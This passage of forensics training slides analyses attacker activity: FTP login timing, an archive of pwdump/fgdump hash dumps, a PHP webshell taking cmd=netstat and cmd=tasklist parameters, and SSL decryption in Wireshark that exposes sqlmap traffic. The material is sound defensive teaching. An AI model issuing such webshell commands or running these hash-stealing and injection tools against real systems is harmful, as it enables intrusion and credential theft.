- **Password cracking tools might help, but they are slow**




# Is the Process Automated?

- **Look for typographical errors**
- **Look at timing between steps of the attack**
- **Timing below indicates a human user**

	Time	Source	Destination	Protocol	Length	Info
6	0.003272	203.0.113.100	192.168.55.100	FTP	74	Response: 220 (vsFTPd 3.0.2)
7	0.116014	192.168.55.100	203.0.113.100	TCP	60	1053 → 21 [ACK] Seq=1 Ack=21 Win=64220 Len=0
8	2.532729	192.168.55.100	203.0.113.100	FTP	66	Request: USER frank
9	2.533974	203.0.113.100	192.168.55.100	TCP	54	21 → 1053 [ACK] Seq=21 Ack=13 Win=29200 Len=0
10	2.533996	203.0.113.100	192.168.55.100	FTP	88	Response: 331 Please specify the password.
11	2.740143	192.168.55.100	203.0.113.100	TCP	60	1053 → 21 [ACK] Seq=13 Ack=55 Win=64186 Len=0
12	3.930583	192.168.55.100	203.0.113.100	FTP	66	Request: PASS frank
13	3.951462	203.0.113.100	192.168.55.100	FTP	77	Response: 230 Login successful.

# File from First Session

- **pwdump hacking tool, steals password hashes**



The screenshot shows the WinRAR interface for a file named 'file.rar'. The window title is 'file.rar - WinRAR (evaluation copy)'. The menu bar includes 'File', 'Commands', 'Tools', 'Favorites', 'Options', and 'Help'. The toolbar contains icons for 'Add', 'Extract To', 'Test', 'View', 'Delete', 'Find', 'Wizard', 'Info', 'VirusScan', 'Comment', and 'Protect'. The address bar shows 'file.rar - RAR archive, unpacked size 1,605 bytes'. The main pane displays a table of files:

Name	Size	Packed	Type	Modified
Local Disk				
..				
127.0.0.1.cachedump *	443	304	CACHEDUMP File	11/27/2013 3:08 PM
127.0.0.1.pwdump *	431	256	PWDUMP File	11/27/2013 3:08 PM
2013-11-27-20-08-37.failed *	63	80	FAILED File	11/27/2013 3:08 PM
2013-11-27-20-08-37.fgdump-log *	668	432	FGDUMP-LOG File	11/27/2013 3:08 PM

# Webshell Reconnaissance Scenario

- **IDS detects a port scan coming from your DMZ**
- **From an Apache & MySQL server, on Windows, at 203.0.113.101**
- **Interviews: no authorized port scan was run at that time**
- **Login history shows no user logged in to the server at that time**

# Apache Server Logs


- **Large number of requests at the time of interest**
- **From an external IP address you don't recognize**
- **Many different pages requested**
- **Then many requests of the `"/apps/login.php"` page**

# PHP Shell

- **Many POST requests to "/apps/login.php"**
- **Then GET requests to "/tmpbkxcn.php"**
- **Containing strings such as**
  - **cmd=netstat**
  - **cmd=tasklist**

# Wireshark

- **Data is encrypted with HTTPS (SSL)**



The screenshot shows the Wireshark interface with a capture file named 'scenario\_2-first\_part.pcap'. The display filter is set to 'Apply a display filter ... <math>\%</math>/>'. The packet list pane shows the following details:


No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.55.102	203.0.113.101	TCP	62	1907 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	0...	203.0.113.101	192.168.55.102	TCP	62	443 → 1907 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
3	0...	192.168.55.102	203.0.113.101	TCP	60	1907 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0...	192.168.55.102	203.0.113.101	SSLv3	126	Client Hello
5	0...	203.0.113.101	192.168.55.102	SSLv3	856	Server Hello, Certificate, Server Hello Done
6	0...	192.168.55.102	203.0.113.101	SSLv3	262	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
7	0...	203.0.113.101	192.168.55.102	SSLv3	125	Change Cipher Spec, Encrypted Handshake Message
8	0...	192.168.55.102	203.0.113.101	SSLv3	526	Application Data
9	0...	203.0.113.101	192.168.55.102	SSLv3	307	Application Data, Application Data

# SSL Encryption

- **New versions of TLS have Forward Secrecy**
  - **A different key for each session, using a "session master secret"**
- **Older versions of TLS**
  - **All data can be decrypted with the RSA private key on the server**

# Importing the Key

- In Wirehark
- Wireshark, Preferences, Protocols, SSL
- In "RSA keys list" line, click Edit





- "Decrypted SSL data" tab appears at bottom
- User-Agent: sqlmap (a common hacking tool)

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.55.102	203.0.113.101	TCP	62	1907 → 443 [SYN] Seq=0 Win=64
2	0...	203.0.113.101	192.168.55.102	TCP	62	443 → 1907 [SYN, ACK] Seq=0 Ac
3	0...	192.168.55.102	203.0.113.101	TCP	60	1907 → 443 [ACK] Seq=1 Ack=1 W
4	0...	192.168.55.102	203.0.113.101	SSLv3	126	Client Hello
5	0...	203.0.113.101	192.168.55.102	SSLv3	856	Server Hello, Certificate, Ser
6	0...	192.168.55.102	203.0.113.101	SSLv3	262	Client Key Exchange, Change C
7	0...	203.0.113.101	192.168.55.102	SSLv3	125	Change Cipher Spec, Finished
8	0...	192.168.55.102	203.0.113.101	HTTP	526	POST /app/login.php HTTP/1.1
9	0...	203.0.113.101	192.168.55.102	HTTP	307	HTTP/1.1 200 OK (text/html)
10	0...	203.0.113.101	192.168.55.102	TCP	54	443 → 1907 [FIN, ACK] Seq=112

▶ Frame 8: 526 bytes on wire (4208 bits), 526 bytes captured (4208 bits)  
 ▶ Ethernet II, Src: CadmusCo\_20:ae:7e (08:00:27:20:ae:7e), Dst: CadmusCo\_65:c0:fc (08:00:27:65:c0:fc)  
 ▶ Internet Protocol Version 4, Src: 192.168.55.102, Dst: 203.0.113.101  
 ▶ Transmission Control Protocol, Src Port: 1907 (1907), Dst Port: 443 (443), Seq: 281, Ack: 874, Len  
 ▶ Secure Sockets Layer  
 ▶ Hypertext Transfer Protocol  
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded

```

0000  50 4f 53 54 20 2f 61 70 70 2f 6c 6f 67 69 6e 2e  POST /ap p/login.
0010  70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f  php HTTP /1.1..Co
0020  6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 36 0d  ntent-Le ngth: 6.
0030  0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65  .Accept- Language
0040  3a 20 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e 35  : en-us, en;q=0.5
0050  0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e  ..Accept -Encodin
0060  67 3a 20 67 7a 69 70 2c 64 65 66 6c 61 74 65 0d  g: gzip, deflate.
0070  0a 48 6f 73 74 3a 20 32 30 33 2e 30 2e 31 31 33  .Host: 2 03.0.113
0080  2e 31 30 31 0d 0a 41 63 63 65 70 74 3a 20 74 65  .101..Ac cept: te
0090  78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74  xt/html, applicat
00a0  69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70  ion/xhtm l+xml,ap
00b0  70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d  plicatio n/xml;q=
00c0  30 2e 39 2c 2a 2f 2a 3b 71 3d 30 2e 38 0d 0a 55  0.9,*/*; q=0.8..U
00d0  73 65 72 2d 41 67 65 6e 74 3a 20 73 71 6c 6d 61  ser-Agen t: sqlma
00e0  70 2f 31 2e 30 2d 64 65 76 20 28 68 74 74 70 3a  p/1.0-de v (http:
  
```

Frame (526 bytes)    Decrypted SSL data (447 bytes)

# Exporting Decrypted Data

- **File, Export PDUs to File, OSI Layer 7**
- **Produces decrypted HTTP packets**

# Decrypted Data

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.55.102	203.0.113.101	HTTP	507	POST /app/login.php HTTP/1.1
2	0...	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
3	1...	192.168.55.102	203.0.113.101	HTTP	507	POST /app/login.php HTTP/1.1
4	1...	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
5	1...	192.168.55.102	203.0.113.101	HTTP	510	POST /app/login.php HTTP/1.1
6	1...	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
7	1...	192.168.55.102	203.0.113.101	HTTP	532	POST /app/login.php HTTP/1.1
8	1...	203.0.113.101	192.168.55.102	HTTP	1676	HTTP/1.1 200 OK (text/html)
9	4...	192.168.55.102	203.0.113.101	HTTP	531	POST /app/login.php HTTP/1.1
10	4...	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
11	4...	192.168.55.102	203.0.113.101	HTTP	531	POST /app/login.php HTTP/1.1

▶ Frame 7: 532 bytes on wire (4256 bits), 532 bytes captured (4256 bits) on interface 0

